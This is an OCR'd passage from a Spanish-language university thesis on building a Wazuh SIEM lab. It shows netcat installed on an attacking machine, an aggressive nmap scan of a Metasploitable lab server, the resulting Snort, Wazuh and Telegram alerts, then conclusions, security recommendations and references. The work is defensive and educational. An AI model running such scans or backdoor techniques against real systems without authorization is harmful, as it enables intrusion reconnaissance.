
Desarrollo:

Para efectuar el ataque se sigue los siguientes pasos:

- Instalar el servicio netcat en la máquina atacante mediante el comando apt-get update; apt install -y netcat
- Ejecutar un escaneo al servidor web mediante uso del sercvicio nmap

Figura 112

Comando nmap




Nota: Escaneo de red

- Verificar los eventos reportados por el agente de la máquina atacada (metasploitable) en el servidor wazuhun escaneo al servidor web mediante uso del sercvicio nmap.

Figura 113

Resultado en Wazuh




Nota: Dashboard wazuh

- Se valida reacción en tiempo real de los procesos de notificación inmediata Telegram.

Figura 114

Alertas a telegram




Nota: Notificaciones a telegram de wazuh

Para efectuar el ataque se sigue los siguientes pasos:

Ejecutar un escaneo al servidor web mediante del siguiente comando: nmap -p- -A -T4 192.168.43.70

Figura 115

Comando nmap -p -A -T4



Nota: Escaneo al servidor web

Se observa el siguiente el escaneo en la máquina atacada

Figura 116


Resultado del comando

Nota: Escaneo al servidor web

Evidenciar la captura de tráfico mediante el firewall Pfsense y su paquete Ids/Snort.

Figura 117


Captura de trafico



Nota: Escaneo al servidor web

Figura 118

Captura de trafico




Nota: Escaneo al servidor web

Mediante el agente instalado en la estación end point que hace las funciones de Firewall (Pfsense), envía los eventos capturados hacia el servidor Wazuh.

Figura 119


Envio de eventos



Nota: Escaneo al servidor web

Figura 120

Envio de eventos




Nota: Escaneo al servidor web

El servidor Wazhu realiza una estadística de eventos capturados

Figura 121

Estadistica de eventos




Nota: Escaneo al servidor web

El servidor Wazuh tiene la capacidad de detallar el evento capturado

Figura 122

Estadistica de eventos




Nota: Escaneo al servidor web

Generar reporte de eventos

Figura 123

Reporte de evento



Nota: Escaneo al servidor web

Figura 124

Reporte de evento

wazuh.

info@wazuh.com
https://wazuh.com

Alerts summary


Rule ID	Description	Level	Count
11201	ProFTPD: FTP session opened.	3	61
11401	vsftpd: FTP session opened.	3	15
31101	Web server 400 error code.	5	15
11402	vsftpd: FTP Authentication success.	3	9
533	Listened ports status (netstat) changed (new port opened or closed).	7	6
5602	telnetd: Remote host established a telnet connection.	3	6
11252	ProFTPD: Multiple connection attempts from same source.	10	3
3334	Postfix started.	3	2
502	Wazuh server started.	3	2
503	Wazuh agent started.	3	2
19007	CIS benchmark for Debian/Linux 9 L2: Ensure SSH X11 forwarding is disabled	7	1
19007	CIS benchmark for Debian/Linux 9 L2: Ensure audit log storage size is configured	7	1
19007	CIS benchmark for Debian/Linux 9 L2: Ensure audit logs are not automatically deleted	7	1
19007	CIS benchmark for Debian/Linux 9 L2: Ensure changes to system administration scope (sudoers) is collected	7	1
19007	CIS benchmark for Debian/Linux 9 L2: Ensure discretionary access control permission modification events are collected	7	1
19007	CIS benchmark for Debian/Linux 9 L2: Ensure events that modify date and time information are collected	7	1
19007	CIS benchmark for Debian/Linux 9 L2: Ensure events that modify the system's Mandatory Access Controls are collected (AppArmor)	7	1
19007	CIS benchmark for Debian/Linux 9 L2: Ensure events that modify the system's Mandatory Access Controls are collected (SELinux)	7	1
19007	CIS benchmark for Debian/Linux 9 L2: Ensure events that modify the system's network environment are collected	7	1
19007	CIS benchmark for Debian/Linux 9 L2: Ensure events that modify user/group information are collected	7	1
19007	CIS benchmark for Debian/Linux 9 L2: Ensure file deletion events by users are collected	7	1
19007	CIS benchmark for Debian/Linux 9 L2: Ensure kernel module loading and unloading is collected	7	1
19007	CIS benchmark for Debian/Linux 9 L2: Ensure login and logout events are collected	7	1
19007	CIS benchmark for Debian/Linux 9 L2: Ensure separate partition exists for /home	7	1
19007	CIS benchmark for Debian/Linux 9 L2: Ensure separate partition exists for /var	7	1
19007	CIS benchmark for Debian/Linux 9 L2: Ensure separate partition exists for /var/log	7	1

Nota: Escaneo al servidor web

Se evidencia reacción instantánea de mensajería Telegram, detallando el nivel de alertas.

Figura 125

Notificaiones via telegram



Nota: Escaneo al servidor web

CAPÍTULO V

CONCLUSIONES Y RECOMENDACIONES

En este capítulo se presenta el resultado de un exhaustivo trabajo de aprendizaje y experimentación en el ámbito de la ciberseguridad y la implementación de infraestructuras SIEM. Durante el desarrollo del proyecto, se adquirieron conocimientos sobre Ciberinteligencia, Hacking Ético, y tecnologías emergentes como los Sistemas de Gestión de Información y Eventos de Seguridad (SIEM). Este estudio práctico permitió configurar e integrar herramientas como Wazuh para la recolección de logs, proporcionando visibilidad en tiempo real y facilitando respuestas adecuadas ante incidentes de seguridad.

La implementación del SIEM Open Source Wazuh demostró ser una solución viable y robusta para la recolección y análisis de logs, permitiendo a las empresas establecer planes de recuperación ante desastres y realizar análisis de riesgos basados en evidencias concretas. Se logró una mayor visibilidad de los eventos críticos, posibilitando a los especialistas en seguridad tomar decisiones informadas y oportunas para prevenir comportamientos anómalos y mitigar potenciales amenazas.

El uso de GNS3 para la simulación de redes y la realización de pruebas de penetración permitió una comprensión profunda de la configuración y seguridad de redes. La ejecución de ataques controlados, como la explotación de vulnerabilidades en una máquina con Windows 7 mediante Kali Linux y la creación de una puerta trasera en un servidor web Linux, proporcionó valiosas lecciones sobre las técnicas de ataque y las medidas defensivas necesarias para proteger los sistemas.

Comparando Wazuh con soluciones propietarias como LogRhythm, se observó que Wazuh proporciona un excelente dashboard que permite a los especialistas en

seguridad interactuar con las alertas en tiempo real. No obstante, Wazuh puede depender en gran medida de la comunidad para casos de uso específicos, lo que puede llevar a cuestionar la confiabilidad de estos casos de uso encontrados en repositorios públicos como GitHub. La elección entre software de seguridad Open Source y propietario debe basarse en las necesidades específicas del cliente, el tiempo de implementación y el presupuesto disponible.

Finalmente, se concluye que una correcta integración y configuración de un SIEM permite a las empresas no solo monitorear en tiempo real sus activos críticos, sino también anticiparse a posibles amenazas, garantizando una respuesta efectiva y oportuna ante incidentes de seguridad. Durante este período, se adquirió una comprensión profunda sobre ciberinteligencia, hacking ético, seguridad informática, así como las capacidades y limitaciones de las tecnologías SIEM. La combinación de Wazuh y GNS3 permitió simular y gestionar una infraestructura de red compleja, facilitando la identificación y mitigación de ataques en máquinas virtuales como Windows 7 y servidores web. Este entorno de pruebas permitió evidenciar comportamientos anómalos y responder de manera rápida y eficiente, mejorando significativamente la postura de seguridad de la infraestructura.

Recomendaciones

Para mitigar los ataques observados y mejorar la seguridad en la infraestructura SIEM implementada, se recomiendan las siguientes acciones detalladas:

Evaluación de Necesidades:

Realizar un análisis exhaustivo de las necesidades del negocio antes de elegir e implementar un SIEM. Esto incluye considerar el tamaño de la empresa, la cantidad de datos generados y la criticidad de los activos que necesitan ser monitoreados.

Para empresas pequeñas, un SIEM Open Source como Wazuh puede ser suficiente. Sin embargo, empresas medianas o grandes con rápido crecimiento podrían requerir un SIEM con características avanzadas como análisis de comportamiento de usuarios y entidades (UEBA), inteligencia artificial y machine learning para detectar anomalías.

Dimensionamiento Correcto:

Dimensionar adecuadamente las fuentes de monitoreo y los eventos a evaluar. No es óptimo analizar todos los eventos, ya que esto puede sobrecargar los recursos del SIEM y generar gastos innecesarios.

Filtrar los logs y programar qué eventos deben ser enviados al correlacionador, evitando el análisis de eventos irrelevantes y optimizando los recursos del SIEM.

Programa de Retención de Logs:

Implementar un buen programa de retención de logs en el correlacionador para permitir un análisis investigativo efectivo. Esto es crucial para identificar eventos similares ocurridos en el tiempo y mejorar la detección de amenazas.

Definir políticas claras sobre cuánto tiempo se deben retener los logs, basadas en las necesidades de la empresa y las regulaciones aplicables.

Paneles de Monitoreo Específicos:

Configurar paneles de monitoreo específicos en la consola de administración del SIEM. Estos paneles deben enfocarse en características críticas como tipo de servicio, sistema operativo, gestión de cuentas de Active Directory, integridad de archivos, entre otros.

Asegurar que los paneles sean intuitivos y que faciliten la rápida identificación y

respuesta a incidentes.

Integración con Herramientas de Comunicación:

Establecer integraciones con herramientas de comunicación empresarial como Slack, Telegram o correo electrónico para notificaciones en tiempo real. Esto asegura que los administradores reciban alertas críticas de manera inmediata, independientemente de su ubicación.

Configurar alertas de diferentes niveles de criticidad para que solo las más importantes interrumpan a los administradores, reduciendo el ruido y mejorando la eficiencia en la respuesta.

Pruebas de Vulnerabilidades y Penetración:

Realizar pruebas de vulnerabilidades y penetración periódicas para identificar y corregir puntos débiles en la infraestructura. Documentar detalladamente los hallazgos y las recomendaciones de mitigación.

Incluir una variedad de pruebas, desde escaneos automatizados hasta evaluaciones manuales realizadas por profesionales de seguridad.

Actualización y Parches de Seguridad:

Establecer una política formal para la gestión de parches que incluya la identificación, evaluación, prueba e implementación de parches de seguridad en todos los sistemas. Utilizar herramientas automatizadas como Windows Server Update Services (WSUS) o sistemas de gestión de parches para asegurar que todos los sistemas están actualizados.

Realizar revisiones periódicas de vulnerabilidad utilizando herramientas como OpenVAS o Nessus para identificar sistemas desactualizados o con vulnerabilidades

conocidas que deben ser parchadas.

Implementación de Políticas de Seguridad:

Implementar políticas de contraseñas seguras que incluyan requisitos de longitud, complejidad y periodicidad de cambios. Utilizar autenticación multifactor (MFA) para acceder a sistemas críticos.

Configurar las cuentas de usuario y los permisos de acceso basados en el principio de privilegios mínimos, limitando el acceso a los recursos necesarios para desempeñar las funciones específicas del trabajo.

Implementar y monitorear controles de acceso basados en roles (RBAC) para asegurar que los usuarios solo tienen acceso a los recursos necesarios para sus funciones.

Monitorización y Análisis Continuo de Logs:

Configurar Wazuh para centralizar la recolección de logs de todos los dispositivos y aplicaciones críticas. Asegurar que se están recolectando todos los logs importantes, incluyendo registros de sistemas operativos, firewalls, IDS/IPS, y aplicaciones.

Desarrollar reglas de correlación personalizadas en Wazuh para detectar patrones de comportamiento anómalo y posibles incidentes de seguridad. Utilizar inteligencia de amenazas para ajustar y mejorar continuamente estas reglas.

Configurar alertas y notificaciones en tiempo real para eventos críticos que requieran una respuesta inmediata. Integrar con sistemas de notificación como Slack, Telegram o correos electrónicos para asegurar que los incidentes importantes son reportados y atendidos rápidamente.

Seguridad de Aplicaciones Webs:

Realizar pruebas de seguridad en aplicaciones web utilizando técnicas de análisis estático (SAST) y dinámico (DAST) para identificar vulnerabilidades como inyecciones SQL, cross-site scripting (XSS) y configuraciones de seguridad incorrectas.

Implementar Firewalls de Aplicaciones Web (WAF) para proteger aplicaciones web contra ataques comunes. Configurar reglas personalizadas para bloquear intentos de explotación conocidos y monitorear el tráfico en busca de comportamientos sospechosos.

Herramientas de Detección y Respuesta a Incidentes (EDR):

Integrar herramientas de detección y respuesta en endpoints (EDR) como CrowdStrike, Carbon Black o SentinelOne para complementar las capacidades del SIEM. Estas herramientas ofrecen protección avanzada contra amenazas en endpoints y permiten una respuesta rápida ante incidentes.

Configurar playbooks de respuesta automatizada para incidentes comunes utilizando herramientas de orquestación y automatización de la seguridad (SOAR). Esto puede incluir la cuarentena de dispositivos comprometidos, la contención de malware y la notificación automática de incidentes a los equipos de seguridad.

REFERENCIAS BIBLIOGRÁFICAS

Alexandra. (2023, septiembre 28). *Syslog Tutorial: How It Works, Examples, Best Practices, and More*. Stackify.

Anielak, G., Jakacki, G., & Lasota, S. (2015). Incremental test case generation using bounded model checking: an application to automatic rating. *International Journal on Software Tools for Technology Transfer*, *17*(3), 339-349. https://doi.org/10.1007/s10009-014-0317-2

Chowdappa, K. B., Lakshmi, S. S., & Pavan Kumar, P. N. V. S. (s. f.). *Ethical Hacking Techniques with Penetration Testing*. www.ijcsit.com

Chuvakin, A., Schmidt, K., & Phillips, C. (2012). *Logging and Log Management: The Authoritative Guide to Understanding the Concepts Surrounding Logging and Log Management*.

Cristian Camilo Penagos Muñoz. (2005). *Information Systems Security Assessment Framework (ISSAF) draft 0.2*.

Davyt, M. (2017). SIEM: Hacia una nueva estrategia de ciberseguridad. *IEEM Revista de Negocios*, *20*(6).

EC-Council. (2012). *Ethical Hacking and Countermeasures*. Online.

Ezequiel Martín Sollis, Claudio Bernardo Caracciolo, & Marcelo Fabián Rodríguez. (2010). *Ethical hacking : un enfoque metodológico para profesionales: Vol. 1a ed* (E. Sallis, Ed.; 1a ed). Alfaomega Grupo Editor.

González-Granadillo, G., González-Zarzosa, S., & Diaz, R. (2021). Security information and event management (SIEM): Analysis, trends, and usage in critical infrastructures. *Sensors*, *21*(14). https://doi.org/10.3390/s21144759

Guevara Soriano, A. (2012). Hacking ético: mitos y realidades. *Seguridad Cultura de prevención para TI*, *12*.

Héctor Rizaldos. (2018, octubre 22). *Qué es Metasploit framework*. OpenWebinars.

IBM. (2022). *¿Qué es la SIEM?* .

Javier Areitio Bertolín. (2019, enero 25). *Integración SIEM-SOC: Ciberseguridad-privacidad motores clave y esencia de la accesibilidad y sostenibilidad real y creíble*. Interempresas.

Joaquim Tomás Almada Abreu. (2020). *Development of a Centralized Log Management System*.

JOSÉ LOZADA. (2014). Inves tigación Aplic ada : Definición , Propiedad Intelectual e Industria. *CIENCIAAMÉRICA*, *1*(3).

Kali.org. (2024). *Kali Virtual Machines*. Kali.org.

Margaret Rouse. (2017, enero 4). *Cyber-Warrior*. Techopedia.

Miller, D., Harris, S., Harper, A., VanDyke, S., & Blask, C. (2010). *Security Information and Event Management (SIEM) Implementation*. McGraw-Hill Osborne Media. https://doi.org/doi:10.1036/9780071701082

Moran Maldonando, N. M. (2021). Estado de la ciberseguridad en las empresas del sector público del Ecuador: una revisión sistemática. *Universidad Politécnica Salesiana, Guayaquil, Ecuador*.

OWASP. (2021). *OWASP Top Ten*.

Paula Rochina. (2016, mayo 18). *Hacktivismo: Qué hay detrás de este movimiento activista?* Escuela de lideres masters online, cursos y postgrados.

Pete Herzog, & Marta Barceló. (2010). *OSSTMM 3* (Vol. 3).

Randy Marchany. (2013, mayo). *20 Critical Security Controls*. SANS.

Rapid7. (2022). *Metasploit Framework*. Rapid7.com.

Rodríguez Llerena, A. E. (s. f.). Herramientas fundamentales para el hacking ético Fundamental Tools for Ethical Hacking. En *Revista Cubana de Informática Médica* (Vol. 2020, Número 1). http://scielo.sld.cu

Rubén Andrés. (2016, abril 3). *Qué es Kali Linux y qué puedes hacer con él*. Computer Hoy.

Sánchez Sánchez, M. A. O. I. (2015). *Conceptos Básicos de la Metodología de la Investigación Elaborado por*. http://www.uaeh.edu.mx/virtual

Sudirman, D., & Akma Nurul Yaqin. (2021). Network Penetration dan Security Audit Menggunakan Nmap. *SATIN - Sains dan Teknologi Informasi*, *7*(1). https://doi.org/10.33372/stn.v7i1.702

Vizueta Ronquillo, J. (2011). *Delitos informáticos en el ecuador* (Primera edición). Edino Guayaquil.

Wazuh. (2024). *Wazuh Documentation*.

Wilhelm, Thomas. (2010). *Professional penetration testing : creating and operating a formal hacking lab*. Syngress.

Jose Luis Blas Ralde (2022). *Lab0 implementando un laboratorio de Pentesting en GNS3*. https://es.reset2099.com/pentesting/lab/lab0/